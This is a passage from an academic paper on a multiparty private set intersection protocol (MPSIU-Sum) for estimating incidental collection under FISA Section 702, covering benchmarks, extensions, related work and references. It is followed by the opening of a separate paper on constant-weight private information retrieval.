Implementation. We implemented MPSI and MPSIU-Sum in Go (1.17.2) using the standard library implementation of NIST P-256, space-optimized bitmaps [55], a userspace CSPRNG [32], $c = 2$, and 33-byte compressed EC points. The implementation consists of approximately 2,000 lines of code and is available at https://github.com/citp/mps-operations.

Benchmarks. We ran benchmarks on a 128-core AMD EPYC 7742 @ 2.76 GHz with 1,024 GB RAM and parties participating locally in serial order. The private input set for each party consisted of random 12-byte strings. Table 3 presents the benchmark results with varying set and hashmap sizes.

Our motivating use case, estimating incidental collection, would involve running MPSIU-Sum about once annually for the IC's transparency report. Participants would have access to high-performance servers and connectivity with high bandwidth and low latency. Note also that the protocol easily parallelizes for each participant and streaming across participants.

Predicting performance for our use case is difficult, because IC and communications service inputs are not public. As very rough figures, based on IC transparency reports and service usage disclosures, IC input could include tens to hundreds of millions of items and communications service input could include hundreds of millions to billions of items. Even with very conservative assumptions—input sets with tens of billions of elements and a hashmap with over a trillion indices—our benchmarks show that MPSIU-Sum would remain practical.[16]

8 Optimizations

Concurrent Execution. For simplicity, we describe serial versions of MPSI and MPSIU-Sum. Both protocols could be adapted for concurrent computation with a star topology. In

[16] If performance were prohibitive, the parties could run MPSIU-Sum on a random subset of hashmap indices and extrapolate to the entire hashmap.

$\|X_0\| = \|V_0\|$	$\|X_i\|, i > 0$	$\|M\|$	MPSI					MPSIU-Sum				
			$\mathcal{P}_0$	$\mathcal{P}_1$	$\mathcal{P}_2, \ldots, \mathcal{P}_{n-2}$	$\mathcal{P}_{n-1}$	*FNR*	$\mathcal{P}_0$	$\mathcal{P}_1$	$\mathcal{P}_2, \ldots, \mathcal{P}_{n-2}$	$\mathcal{P}_{n-1}$	*FNR*
2^{20}	2^{20}	2^{24}	80	41	49	79	$\sim 10\%$	81	52	74	145	$\sim 8\%$
2^{20}	2^{20}	2^{25}	152	72	79	144	$\sim 5\%$	191	76	111	270	$\sim 4\%$
2^{21}	2^{21}	2^{25}	156	89	89	153	$\sim 10\%$	183	103	151	303	$\sim 8\%$
2^{21}	2^{21}	2^{26}	268	158	181	307	$\sim 5\%$	299	154	236	534	$\sim 4\%$
2^{22}	2^{22}	2^{26}	299	201	214	339	$\sim 10\%$	364	193	265	602	$\sim 8\%$

Table 3: Runtime (in seconds) and false negative rate (FNR) for MPSI and MPSIU-Sum with four parties.

MPSI, for example, parties could concurrently compute either a random tuple or a self-reduction (depending on their input) for each index in R. A non-delegate could operate as a hub and receive tuples for each index from all other non-delegates. It could then add the tuples for each index and run Blind-Encrypt on the resulting hashmap. This design would preserve the necessary property: the sum of DH tuples is a DH tuple and if at least one addend is a random non-DH tuple, the sum is also a random non-DH tuple. A similar construction for MPSIU-Sum would use the additive inverse property of EC point addition to replace the value at a hashmap index.

In this concurrent execution model, assuming co-located parties, the MPSI total runtime would be primarily determined by $\mathcal{P}_0$'s runtime. Similarly, the MPSIU-Sum total runtime would be primarily determined by $\mathcal{P}_{n-1}$'s runtime.

Faster Intersection Computation. In MPSI, $\mathcal{P}_0$ encrypts items in X_0 as associated data and then learns I by recovering plaintext. We use this construction as an intuitive step toward MPSIU-Sum. A more efficient MPSI or MPSIU construction could omit the associated data and permutation of B, such that $\mathcal{P}_0$ would learn I from which indices in B contain DH tuples.

Faster Cardinality Computation. Similarly, if $\mathcal{P}_0$ should only learn intersection cardinality, a more efficient MPSI-CA or MPSIU-CA construction could omit associated data such that $\mathcal{P}_0$ learns $|I|$ from the count of DH tuples in $\pi(B)$.

9 Extensions

In this section, we briefly describe optional extensions for MPSI and MPSIU-Sum. While we do not believe these extensions are essential for estimating incidental collection, we present them to enable additional use cases and because our constructions may be of independent research interest.

Additional Location Data. Multiple communications services may have location information about the person using an identifier, and that information can differ in recency and precision. It is possible to construct protocols that account for levels of location confidence, by decomposing the interactions between confidence levels into runs of MPSI and MPSIU-Sum.

MPSI-Sum. MPSI can be easily extended to an MPSI-Sum protocol, like MPSIU-Sum, by omitting the union operations.

Differential Privacy. The sum and cardinality output from MPSIU-Sum could reveal information about non-delegate sets, as discussed when formalizing the threat model (Section 3.4).

Our protocol allows for easy addition of calibrated noise during the sum computation, in order to achieve differential privacy [38, 77]. Any party could add noise to the ciphertext for a hashmap index, $\mathcal{P}_0$ could add noise to the aggregated homomorphic ciphertext during Delegate-Finish, and other parties could add noise to the aggregated ciphertext as an additional step in Joint-Decryption. $\mathcal{P}_0$ could provide a sensitivity for the sum operation under homomorphic encryption, or parties could independently estimate sensitivity.

MPSIU-Sum also enables adding calibrated noise to cardinality output. A party could increase cardinality with the Apple PSI protocol synthetic match method [28], replacing associated data with 0 under homomorphic encryption to preserve the sum computation.[17] A party could reduce cardinality, in expectation, by spoiling a hashmap index[18] or an input set item. Note that cardinality sensitivity for an identifier is 1.

A party could add noise to the sum and cardinality at the same time, by generating a synthetic match and setting associated data to noise for the sum under homomorphic encryption.

Arbitrary Functions of the Intersection. Variants of our protocols could compute arbitrary functions of an intersection or intersection with union, by substituting fully homomorphic encryption (FHE) for partially homomorphic encryption. For example, $\mathcal{P}_0$ could compute the sum of squares of values associated with the intersection if it encrypts associated data with FHE and squares intersection ciphertexts before summing.

Malicious Security. As discussed in the threat model formalization (Section 3.4), MPSI and MPSIU-Sum provide confidentiality against a malicious delegate $\mathcal{P}_0$ or a malicious subset of non-delegate parties $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$. The protocols do not, however, provide malicious security against a colluding delegate and non-delegate party. A non-delegate party could reveal its internal state to the delegate, allowing the delegate to learn the intermediate intersection computation across non-malicious preceding parties for each index.

[17] Parties could otherwise add 0 under homomorphic encryption to associated data, such that synthetic and real matches would be indistinguishable.

[18] Parties would have to modify R so ordinary and spoiled indices would be indistinguishable, such as by using the EC addition method in Section 8

A simple modification to the protocols would provide confidentiality against any malicious proper subset of parties. Intuitively, each party could randomly transform the blinding key α and the values that depend on α, preserving DH tuples while ensuring that no other party possesses the key necessary to test for DH tuples. Suppose that each non-delegate party $\mathcal{P}_i$ generates private randomizer α_i. When participating in the protocol, $\mathcal{P}_i$ updates L, $M_{j,0}$, and $R_{j,1}$ for $0 < j < m$ by multiplying them with α_i. $\mathcal{P}_i$ then uses the updated values and sends them to $\mathcal{P}_{i+1}$. After all parties have participated, $\mathcal{P}_{n-1}$ holds R where an index that has an intersection (in MPSI) or intersection with union (in MPSIU-Sum) contains a DH tuple with aggregated blinding key $\alpha \cdot \alpha_1 \cdot \ldots \cdot \alpha_{n-1}$. The parties jointly compute the aggregated key using secure multiplication with output to $\mathcal{P}_0$, and the protocol completes as normal.

Additional forms of malicious security are possible. After Delegate-Start, delegate $\mathcal{P}_0$ could provide a zero-knowledge (ZK) proof of knowledge of α such that $L = \alpha \cdot G$ using a Schnorr proof [69]. Similarly, after Blind-Encrypt in MPSIU-Sum, $\mathcal{P}_{n-1}$ could provide a ZK proof that ElGamal ciphertexts in B and M encrypt the same plaintext values [25]. After Delegate-Finish in MPSIU-Sum, $\mathcal{P}_0$ could prove it computed C_{sum} correctly with homomorphic addition of ciphertexts in B, by simply broadcasting B. In Joint-Decryption of ciphertext $\mathsf{ct} = (C_1, C_2)$, $\mathcal{P}_i$ sends $\mathsf{sk}_i \cdot C_1$. $\mathcal{P}_i$ could append a ZK proof of knowledge of sk_i [69]. Parties could verify these ZK proofs and abort the protocol in case of verification failure.

Output Delegation. In some use cases, it may be desirable for a party other than $\mathcal{P}_0$ to receive output. When estimating incidental collection, for example, it may be preferable to provide output to a different IC element or to an independent agency (e.g., the Privacy and Civil Liberties Oversight Board).

Modifying MPSIU-Sum to achieve this property would be straightforward. $\mathcal{P}_0$ could run Delegate-Finish and pass D to a new delegated party $\mathcal{E}$, regardless of whether that party provided input earlier. Recall that D contains homomorphic ciphertexts, which $\mathcal{E}$ can add to compute C_{sum}. $\mathcal{E}$ can then engage in Joint-Decryption with all parties $\mathcal{P}_0, \ldots, \mathcal{P}_{n-1}$.

Adapting MPSI for output delegation is also achievable. During Delegate-Start, $\mathcal{P}_0$ and $\mathcal{E}$ could use MPC for AEAD to encrypt X_0 under key sk held by $\mathcal{E}$. Similarly, during Delegate-Finish, $\mathcal{P}_0$ and $\mathcal{E}$ could use MPC for AEAD to decrypt tuples in B and reveal plaintexts to $\mathcal{E}$. MPC circuits for AES have been studied extensively and are now practical [37, 48].

If $\mathcal{E}$ only needs to learn intersection cardinality, as in the Section 8 optimization, delegation is simple. $\mathcal{E}$ can update blinding key α, as in the malicious security extension, and count DH tuples at the end of the protocol to learn cardinality.

10 Related Work

Our MPSI and MPSIU-Sum protocols build on a rich MPC literature. Private set intersection problems have received extensive scholarly attention, and we refer the reader to [66] for a valuable overview of constructions. We focus here on multiparty set operations, variants of two-party PSI that are particularly relevant to our protocols, and secure aggregation.

Multiparty Private Set Intersection. MPSI is the best studied multiparty private set operation. Prior work has constructed MPSI protocols from a diverse range of primitives, including threshold asymmetric encryption, oblivious pseudorandom functions, symmetric private information retrieval, and Bloom filters with homomorphic encryption [45, 46, 51, 58, 76]. Some MPSI constructions provide malicious security [27, 42, 45, 61, 78]. Recent work has explored post-quantum secure MPSI protocols and protocols for quantum computers [35]. Threshold variants of MPSI have also been proposed, only revealing the intersection if its cardinality is above or below a threshold [23, 24, 30].

We construct a new MPSI protocol to achieve the scale, functionality, and malicious security necessary for estimating incidental collection. Prior work has generally only evaluated MPSI protocols on set sizes up to 2^{20}. Kolesnikov et al. provide benchmarks for inputs sets larger than 2^{20}, but their MPSI protocol is secure only against a few corrupted semi-honest parties [51]. Bay et al. provide a more efficient MPSI protocol if set sizes are much smaller (up to 256) and the number of participants is higher (up to 50) [24]. Most MPSI protocols attempt to decrease communication at the cost of increasing computation. In our use case, the trade-off is reversed or neutral because participants are well resourced in both computational capacity and network connectivity.

Multiparty Private Set Intersection Cardinality. MPSI-CA protocols, which only reveal intersection cardinality, have been studied in the unbalanced case where the delegate's set is much smaller than that of other parties [56]. Our MPSI protocol can be adapted into a faster MPSI-CA protocol than past work, at the cost of increased communication (Section 8).

Multiparty Private Set Union. Kolesnikov et al. use oblivious transfer to achieve two-party PSU, and Garimella et al. generalize their technique to compute arbitrary functions of set intersection and union in the two-party setting yielding the most efficient PSU protocol [34, 41, 52]. Mohassel et al. provide a general protocol for three-party database joins [59].

In the multiparty setting, Shishido et al. propose a direct construction for MPSU over multisets, Wang et al. provide a generic protocol for mixed set operations, and Seo et al. provide the first constant-round MPSU protocol [70, 73, 75]. No implementations or concrete benchmarks are, however, provided for these MPSU constructions.

The problem of privately intersecting the delegate's set with the union of all other sets was first described by Kissner and Song as a hypothetical application for their private set operation protocols [49]. We formalize the MPSIU problem and present a more efficient protocol than past work.

Private Set Intersection Sum. PSI-Sum protocols output a sum of associated values at an intersection. Ion et al. describe a practical two-party protocol with semi-honest security [47].

Private Set Intersection with Associated Data. PSI-AD, alternately labeled PSI or PSI with data transfer, associates data with each intersection element. Recent work studies the two-party case with small delegate set sizes using FHE [33].

Secure Multiparty Aggregation. Secure aggregation protocols allow parties holding private values to aggregate them, without revealing more information than can be learned from the aggregate value [29]. These protocols are well studied for summation and have been constructed using perturbations, secret-sharing mechanisms, and homomorphic encryption, among other primitives [68]. Some protocols offer malicious security and differentially private aggregation [43]. Many aggregation protocols that do not use encryption are vulnerable to colluding malicious parties. We use a PHE-based aggregation method in MPSIU-Sum to defend against such collusion.

11 Conclusion

In this work, we proposed a secure multiparty computation approach for estimating the scale of incidental collection under Section 702 of FISA. We designed and evaluated a scalable multiparty private set intersection with union and sum protocol that could implement our proposed approach.

Demonstrating technical feasibility is, however, just the first step. The IC may be reluctant to participate in a protocol like ours without clear direction from Congress, out of concern that it might run afoul of the intricate U.S. legal framework for government surveillance. Communications services may also be hesitant because of perceived ambiguities in privacy law and risks of private litigation. We have heard both of these perspectives while discussing our proposal with intelligence professionals and technology sector practitioners.

Moving from technical feasibility to operational reality will likely require congressional leadership. And so, in closing, we offer a public policy recommendation: Congress should create a pilot program for estimating incidental collection. The program should require IC participation and offer limited liability protection for participating communications services. Pilot programs are common in legislation, including in the annual intelligence and defense authorization bills. A trial deployment is the logical next step toward finally estimating the scale of incidental collection under Section 702.

Acknowledgments

This project would not have been possible without the expertise, candor, and generosity of countless individuals. We thank the many intelligence professionals, congressional staff members, privacy law scholars, information security researchers, technology sector practitioners, civil society advocates, and national security journalists who informed this work. We also gratefully acknowledge the participants in a 2018 workshop on estimating Section 702 incidental collection, which was supported by the MacArthur Foundation. Seny Kamara, Anne Kohlbrenner, and Aleksandra Korolova provided valuable feedback on technical aspects of the project, and Michael Specter thoughtfully shepherded the publication. This work was supported by a cryptography research grant from Ripple. All views are solely our own.

References

[1] 18 U.S.C. § 2702.

[2] 50 U.S.C. § 1881a.

[3] H.R. 3773, 110th Cong. (as passed by House, Nov. 15, 2007).

[4] S. 2248, 110th Cong. (as reported by Sen. Select Comm. on Intelligence, Oct. 26, 2007 and as reported by Sen. Comm. on the Judiciary, Nov. 16, 2007).

[5] Letter from Senators Wyden and Udall to the Director of National Intelligence. https://www.wyden.senate.gov/imo/media/doc/2011-07-14%20Clapper%20FISA%20Letter.pdf, July 2011.

[6] Letter from the Office of the Director of National Intelligence to Senators Wyden and Udall. https://www.wyden.senate.gov/imo/media/doc/2011-07-28%20DNI%20Letter.pdf, July 2011.

[7] Letter from Senator Wyden et al. to the Director of National Intelligence. https://www.wyden.senate.gov/imo/media/doc/Letter%20to%20Clapper.pdf, July 2012.

[8] Letter from Senators Wyden and Udall to the Inspectors General of the Intelligence Community and the National Security Agency. https://www.wyden.senate.gov/imo/media/doc/2012-05-04%20WydenUdall%20Letter%20to%20NSA%20on%20Estimating%20Number%20of%20Americans%20Communications%20Monitored.pdf, May 2012.

[9] Letter from the Director of National Intelligence to Senators Wyden et al. https://www.wyden.senate.gov/imo/media/doc/08-24-2012%20Letter%20from%20Clapper%20regarding%20FISA%20Reauthorization.pdf, August 2012.

[10] Letter from the Inspector General of the Intelligence Community to Senators Wyden and Udall. https://www.wired.com/images_blogs/dangerroom/2012/06/IC-IG-Letter.pdf, June 2012.

[11] Letter from Civil Society Groups to the Director of National Intelligence. https://www.brennancenter.org/sites/default/files/analysis/Coalition_Letter_DNI_Clapper_102915.pdf, October 2015.

[12] Letter from the Office of the Director of National Intelligence to Civil Society Groups. https://www.brennancenter.org/our-work/research-reports/letter-office-director-national-intelligence, December 2015.

[13] Maximillian Schrems v Data Protection Commissioner. https://eur-lex.europa.eu/legal-content/en/TXT/?uri=CELEX:62014CJ0362, September 2015.

[14] Letter from Civil Society Groups to the Director of National Intelligence. https://www.brennancenter.org/our-work/research-reports/letter-director-national-intelligence, January 2016.

[15] Letter from House Judiciary Committee Members to the Director of National Intelligence. https://irp.fas.org/congress/2016_cr/hjc-702.pdf, April 2016.

[16] Letter from House Judiciary Committee Members to the Director of National Intelligence. https://judiciary.house.gov/sites/democrats.judiciary.house.gov/files/documents/letter%20to%20director%20clapper%20(12.16.16).pdf, December 2016.

[17] Letter from Civil Society Groups to the Director of National Intelligence. https://www.aclu.org/letter/coalition-letter-director-national-intelligence-dan-coats-decision-abandon-efforts-estimate, June 2017.

[18] Letter from the Chair and Ranking Member of the House Judiciary Committee to the Director of National Intelligence. https://republicans-judiciary.house.gov/wp-content/uploads/2017/04/040717_Letter-to-DNI-Coats.pdf, April 2017.

[19] Letter from the Director of National Intelligence to the Chair and Ranking Member of the House Judiciary Committee. https://www.intelligence.senate.gov/sites/default/files/documents/FISA%20QFRs%202017-06-07.pdf, July 2017.

[20] Senate Intelligence Committee: Daniel Coats Nomination Hearing. https://www.intelligence.senate.gov/hearings/open-hearing-nomination-daniel-coats-be-director-national-intelligence, February 2017.

[21] Senate Intelligence Committee: Open Hearing on FISA Legislation. https://www.intelligence.senate.gov/hearings/open-hearing-fisa-legislation-0, June 2017.

[22] Data Protection Commissioner v Facebook Ireland Limited, Maximillian Schrems. https://www.europarl.europa.eu/doceo/document/TA-9-2021-0256_EN.html, July 2020.

[23] Saikrishna Badrinarayanan, Peihan Miao, Srinivasan Raghuraman, and Peter Rindal. Multi-party Threshold Private Set Intersection with Sublinear Communication. In *IACR International Conference on Public-Key Cryptography*, pages 349–379, 2021.

[24] Aslı Bay, Zekeriya Erkin, Jaap-Henk Hoepman, Simona Samardjiska, and Jelle Vos. Practical Multi-Party Private Set Intersection Protocols. *IEEE Transactions on Information Forensics and Security*, 17:1–15, 2021.

[25] Stephanie Bayer and Jens Groth. Efficient Zero-Knowledge Argument for Correctness of a Shuffle. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 263–280, 2012.

[26] Mihir Bellare. A Concrete-Security Analysis of the Apple PSI Protocol. Technical report, University of California, San Diego, July 2021. https://www.apple.com/child-safety/pdf/Alternative_Security_Proof_of_Apple_PSI_System_Mihir_Bellare.pdf.

[27] Aner Ben-Efraim, Olga Nissenbaum, Eran Omri, and Anat Paskin-Cherniavsky. Psimple: Practical Multiparty Maliciously-Secure Private Set Intersection. In *ACM ASIA Conference on Computer and Communications Security*, pages 1098–1112, 2022.

[28] Abhishek Bhowmick, Dan Boneh, Steve Myers, Kunal Talwar, and Karl Tarbe. The Apple PSI System. Technical report, Apple, Inc., July 2021. https://www.apple.com/child-safety/pdf/Apple_PSI_System_Security_Protocol_and_Analysis.pdf.

[29] Keith Bonawitz, Vladimir Ivanov, Ben Kreuter, Antonio Marcedone, H. Brendan McMahan, Sarvar Patel, Daniel Ramage, Aaron Segal, and Karn Seth. Practical Secure Aggregation for Privacy-Preserving Machine Learning. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1175–1191, 2017.

[30] Pedro Branco, Nico Döttling, and Sihang Pu. Multiparty Cardinality Testing for Threshold Private Intersection. In *IACR International Conference on Public-Key Cryptography*, pages 32–60, 2021.

[31] Michael Brown, Darrel Hankerson, Julio López, and Alfred Menezes. Software Implementation of the NIST Elliptic Curves over Prime Fields. In *Cryptographers' Track at the RSA Conference*, pages 250–265, 2001.

[32] Luke Champine. Go package frand. https://pkg.go.dev/lukechampine.com/frand.

[33] Kelong Cong, Radames Cruz Moreno, Mariana Botelho da Gama, Wei Dai, Ilia Iliashenko, Kim Laine, and Michael Rosenberg. Labeled PSI from Homomorphic Encryption with Reduced Computation and Communication. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1135–1150, 2021.

[34] Alex Davidson and Carlos Cid. An Efficient Toolkit for Computing Private Set Operations. In *Australasian Conference on Information Security and Privacy*, pages 261–278, 2017.

[35] Sumit Kumar Debnath, Tanmay Choudhury, Nibedita Kundu, and Kunal Dey. Post-Quantum Secure Multi-Party Private Set-Intersection in Star Network Topology. *Journal of Information Security and Applications*, 58:102731, 2021.

[36] Laura K. Donohue. Section 702 and the Collection of International Telephone and Internet Content. *Harvard Journal of Law and Public Policy*, 38, 2015.

[37] F. Betül Durak and Jorge Guajardo. Improving the Efficiency of AES Protocols in Multi-Party Computation. In *International Conference on Financial Cryptography and Data Security*, pages 229–248, 2021.

[38] Cynthia Dwork. Differential Privacy. In *International Colloquium on Automata, Languages, and Programming*, pages 1–12, 2006.

[39] Taher ElGamal. A Public Key Cryptosystem and a Signature Scheme based on Discrete Logarithms. *IEEE Transactions on Information Theory*, 31(4):469–472, 1985.

[40] Armando Faz-Hernández, Sam Scott, Nick Sullivan, Riad S. Wahby, and Christopher A. Wood. Hashing to Elliptic Curves. Internet-Draft draft-irtf-cfrg-hash-to-curve-13, Internet Engineering Task Force, November 2021. Work in Progress. https://datatracker.ietf.org/doc/html/draft-irtf-cfrg-hash-to-curve-13.

[41] Gayathri Garimella, Payman Mohassel, Mike Rosulek, Saeed Sadeghian, and Jaspal Singh. Private Set Operations from Oblivious Switching. In *IACR International Conference on Public-Key Cryptography*, pages 591–617, 2021.

[42] Satrajit Ghosh and Tobias Nilges. An Algebraic Approach to Maliciously Secure Private Set Intersection. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 154–185, 2019.

[43] Slawomir Goryczka and Li Xiong. A Comprehensive Comparison of Multiparty Secure Additions with Differential Privacy. *IEEE Transactions on Dependable and Secure Computing*, 14(5):463–477, 2015.

[44] Fabio Grandi. On the Analysis of Bloom filters. *Information Processing Letters*, 129:35–39, 2018.

[45] Carmit Hazay and Muthuramakrishnan Venkitasubramaniam. Scalable Multi-Party Private Set-Intersection. In *IACR International Workshop on Public Key Cryptography*, pages 175–203, 2017.

[46] Roi Inbar, Eran Omri, and Benny Pinkas. Efficient Scalable Multiparty Private Set-Intersection via Garbled Bloom Filters. In *International Conference on Security and Cryptography for Networks*, pages 235–252, 2018.

[47] Mihaela Ion, Ben Kreuter, Erhan Nergiz, Sarvar Patel, Shobhit Saxena, Karn Seth, David Shanahan, and Moti Yung. Private Intersection-Sum Protocols with Applications to Attributing Aggregate Ad Conversions. In *IEEE European Symposium on Security and Privacy*, pages 370–389, 2020.

[48] Marcel Keller, Emmanuela Orsini, Dragos Rotaru, Peter Scholl, Eduardo Soria-Vazquez, and Srinivas Vivek. Faster Secure Multi-Party Computation of AES and DES using Lookup Tables. In *International Conference on Applied Cryptography and Network Security*, pages 229–249, 2017.

[49] Lea Kissner and Dawn Song. Privacy-Preserving Set Operations. In *Annual International Cryptology Conference*, pages 241–257, 2005.

[50] Neal Koblitz. Elliptic Curve Cryptosystems. *Mathematics of Computation*, 48(177):203–209, 1987.

[51] Vladimir Kolesnikov, Naor Matania, Benny Pinkas, Mike Rosulek, and Ni Trieu. Practical Multi-Party Private Set Intersection from Symmetric-key Techniques. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1257–1272, 2017.

[52] Vladimir Kolesnikov, Mike Rosulek, Ni Trieu, and Xiao Wang. Scalable Private Set Union from Symmetric-key Techniques. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 636–666, 2019.

[53] David Kris and J. Douglas Wilson. *National Security Investigations and Prosecutions*. Thomson Reuters, 3d edition, 2021.

[54] Anunay Kulshrestha and Jonathan Mayer. Supplementary Information. Technical report, Princeton University, 2022.

[55] Daniel Lemire, Owen Kaser, Nathan Kurz, Luca Deri, Chris O'Hara, François Saint-Jacques, and Gregory Ssi-Yan-Kai. Roaring Bitmaps: Implementation of An Optimized Software Library. *Software: Practice and Experience*, 48(4):867–895, 2018.

[56] Siyi Lv, Jinhui Ye, Sijie Yin, Xiaochun Cheng, Chen Feng, Xiaoyan Liu, Rui Li, Zhaohui Li, Zheli Liu, and Li Zhou. Unbalanced Private Set Intersection Cardinality Protocol with Low Communication Cost. *Future Generation Computer Systems*, 102:1054–1061, 2020.

[57] Jonathan Mayer, Patrick Mutchler, and John C. Mitchell. Evaluating the Privacy Properties of Telephone Metadata. *Proceedings of the National Academy of Sciences*, 113(20):5536–5541, 2016.

[58] Atsuko Miyaji and Shohei Nishida. A Scalable Multiparty Private Set Intersection. In *International Conference on Network and System Security*, pages 376–385, 2015.

[59] Payman Mohassel, Peter Rindal, and Mike Rosulek. Fast Database Joins and PSI for Secret Shared Data. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1271–1287, 2020.

[60] Moni Naor and Omer Reingold. Number-Theoretic Constructions of Efficient Pseudo-Random Functions. In *Annual Symposium on Foundations of Computer Science*, pages 458–467. IEEE, 1997.

[61] Ofri Nevo, Ni Trieu, and Avishay Yanai. Simple, Fast Malicious Multiparty Private Set Intersection. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1151–1165, 2021.

[62] Office of the Director of National Intelligence. *The FISA Amendments Act: Q&A*. April 2017. https://www.dni.gov/files/icotr/FISA%20Amendments%20Act%20QA%20for%20Publication.pdf.

[63] Office of Management and Budget. Statement of Administration Policy on S. 2248. https://www.justice.gov/archive/ll/docs/sap-on-s2248.pdf, December 2007.

[64] Office of the Director of National Intelligence. Release of Documents Related to the 2020 FISA Section 702 Certifications. https://www.intel.gov/ic-on-the-record-database/results/1057-release-of-documents-related-to-the-2020-fisa-section-702-certifications, April 2021.

[65] Office of the Director of National Intelligence. Annual Statistical Transparency Report. https://www.dni.gov/files/CLPT/documents/2022_ASTR_for_CY2020_FINAL.pdf, April 2022.

[66] Benny Pinkas, Thomas Schneider, and Michael Zohner. Scalable Private Set Intersection Based on OT Extension. *ACM Transactions on Privacy and Security*, 21(2), January 2018.

[67] United States Privacy and Civil Liberties Oversight Board. *Report on the Surveillance Program Operated Pursuant to Section 702 of the Foreign Intelligence Surveillance Act*. July 2014. https://documents.pclob.gov/prod/Documents/OversightReport/823399ae-92ea-447a-ab60-0da28b555437/702-Report-2.pdf.

[68] Thilina Ranbaduge, Dinusha Vatsalan, and Peter Christen. Secure Multi-party Summation Protocols: Are They Secure Enough Under Collusion? *Transactions on Data Privacy*, 13(1):25–60, 2020.

[69] Claus-Peter Schnorr. Efficient Identification and Signatures for Smart Cards. In *Conference on the Theory and Application of Cryptology*, pages 239–252, 1989.

[70] Jae Hong Seo, Jung Hee Cheon, and Jonathan Katz. Constant-Round Multi-Party Private Set Union using Reversed Laurent Series. In *International Workshop on Public Key Cryptography*, pages 398–412, 2012.

[71] Hossein Shafagh, Anwar Hithnawi, Lukas Burkhalter, Pascal Fischli, and Simon Duquennoy. Secure Sharing of Partially Homomorphic Encrypted IoT Data. In *ACM Conference on Embedded Networked Sensor Systems*, pages 1–14, 2017.

[72] Daniel Shanks. Class Number, a Theory of Factorization, and Genera. In *Proceedings of Symposia in Pure Mathematics*, volume 20, pages 415–440, 1971.

[73] Katsunari Shishido and Atsuko Miyaji. Efficient and Quasi-Accurate Multiparty Private Set Union. In *IEEE International Conference on Smart Computing*, pages 309–314, 2018.

[74] Daniel J. Solove and Paul M. Schwartz. *Information Privacy Law*. Aspen, 7th edition, 2021.

[75] Wenli Wang, Shundong Li, Jiawei Dou, and Runmeng Du. Privacy-Preserving Mixed Set Operations. *Information Sciences*, 525:67–81, 2020.

[76] Zhusheng Wang, Karim Banawan, and Sennur Ulukus. Multi-Party Private Set Intersection: An Information-Theoretic Approach. *IEEE Journal on Selected Areas in Information Theory*, 2(1):366–379, 2021.

[77] Qiao Xue, Youwen Zhu, Jian Wang, and Xingxin Li. Distributed Set Intersection and Union with Local Differential Privacy. In *IEEE International Conference on Parallel and Distributed Systems*, pages 198–205, 2017.

[78] En Zhang, Feng-Hao Liu, Qiqi Lai, Ganggang Jin, and Yu Li. Efficient Multi-party Private Set Intersection against Malicious Adversaries. In *ACM SIGSAC Conference on Cloud Computing Security Workshop*, pages 93–104, 2019.

Constant-weight PIR: Single-round Keyword PIR via Constant-weight Equality Operators

Rasoul Akhavan Mahdavi
University of Waterloo
rasoul.akhavan.mahdavi@uwaterloo.ca

Florian Kerschbaum
University of Waterloo
florian.kerschbaum@uwaterloo.ca

Abstract

Equality operators are an essential building block in tasks over secure computation such as private information retrieval. In private information retrieval (PIR), a user queries a database such that the server does not learn which element is queried. In this work, we propose *equality operators for constant-weight codewords*. A constant-weight code is a collection of codewords that share the same Hamming weight. Constant-weight equality operators have a multiplicative depth that depends only on the Hamming weight of the code, not the bit-length of the elements. In our experiments, we show how these equality operators are up to 10 times faster than existing equality operators. Furthermore, we propose PIR using the constant-weight equality operator or *constant-weight PIR*, which is a PIR protocol using an approach previously deemed impractical. We show that for private retrieval of large, streaming data, constant-weight PIR has a smaller communication complexity and lower runtime compared to SEALPIR and MulPIR, respectively, which are two state-of-the-art solutions for PIR. Moreover, we show how constant-weight PIR can be extended to keyword PIR. In keyword PIR, the desired element is retrieved by a unique identifier pertaining to the sought item, e.g., the name of a file. Previous solutions to keyword PIR require one or multiple rounds of communication to reduce the problem to normal PIR. We show that constant-weight PIR is the first practical single-round solution to single-server keyword PIR.

1 Introduction

Homomorphic encryption permits computation on encrypted data without the need to decrypt. For example, some homomorphic encryption schemes allow addition and multiplication [13, 20, 35], from which arbitrary functions are derived. However, operations with homomorphic encryption are not equally expensive and multiplications are up to 20 times more expensive compared to additions. Furthermore, the maximum number of sequential multiplications, i.e., the multiplicative depth, that can be performed is limited by the parameters of the encryption scheme. Hence, it is beneficial to derive functions using a smaller multiplicative depth and fewer multiplications. Equality operators are an important function used in many applications [2, 3, 11, 26, 36]. However, the cost of performing one equality check using homomorphic encryption is often impractical due to the high multiplicative depth of the equality circuit. Specifically, the multiplicative depth of existing equality operators depends on the bit-length of the elements, which limits scalability.

In this work, we propose *equality operators for constant-weight codewords* as a new, efficient way to compare homomorphically encrypted data. Constant-weight codewords are binary strings that share the same Hamming weight. We design equality operators specifically for these codewords with a multiplicative depth that depends only on the Hamming weight of the code, not the bit-length of elements. Our experiments show equality operators for constant-weight codewords are up to $10\times$ faster than existing equality operators.

Private Information Retrieval (PIR), first introduced by Chor et al. [16], is an example of an application in which equality operators play a crucial role. In a PIR protocol, a user retrieves an element from a database, such that the database does not learn which element is retrieved. Typically, elements are retrieved using the physical address of the desired item, which we call *index PIR*. In another variant called keyword PIR [15], the user's desired element is retrieved using an identifier pertaining to the sought item, e.g., the name of a file. State-of-the-art solutions for keyword PIR reduce it to index PIR using one or multiple extra rounds of communication [15]. Ali et al. [4] propose a probabilistic hashing technique to map identifiers from a large domain to a small table.

In this work, we propose PIR using constant-weight equality operators or *constant-weight PIR*. Our protocol uses an approach that was assumed to be impractical, which differs from that of related work, specifically SEALPIR [6] and MulPIR [4], two efficient PIR protocols. Constant-weight PIR also scales to databases with large payload data or streaming data with less communication and computation overhead com-

pared to SEALPIR and MulPIR, respectively. For example, we show that for 16000 rows, the runtime of MulPIR grows twice as fast as constant-weight PIR, as a function of the payload size. Consequently, constant-weight PIR has a smaller runtime than MulPIR when the payload size exceeds 268 KB, which corresponds to a database size of 4.3 GB. Similarly, the communication complexity of SEALPIR grows twice as fast as constant-weight PIR as a function of the payload size.

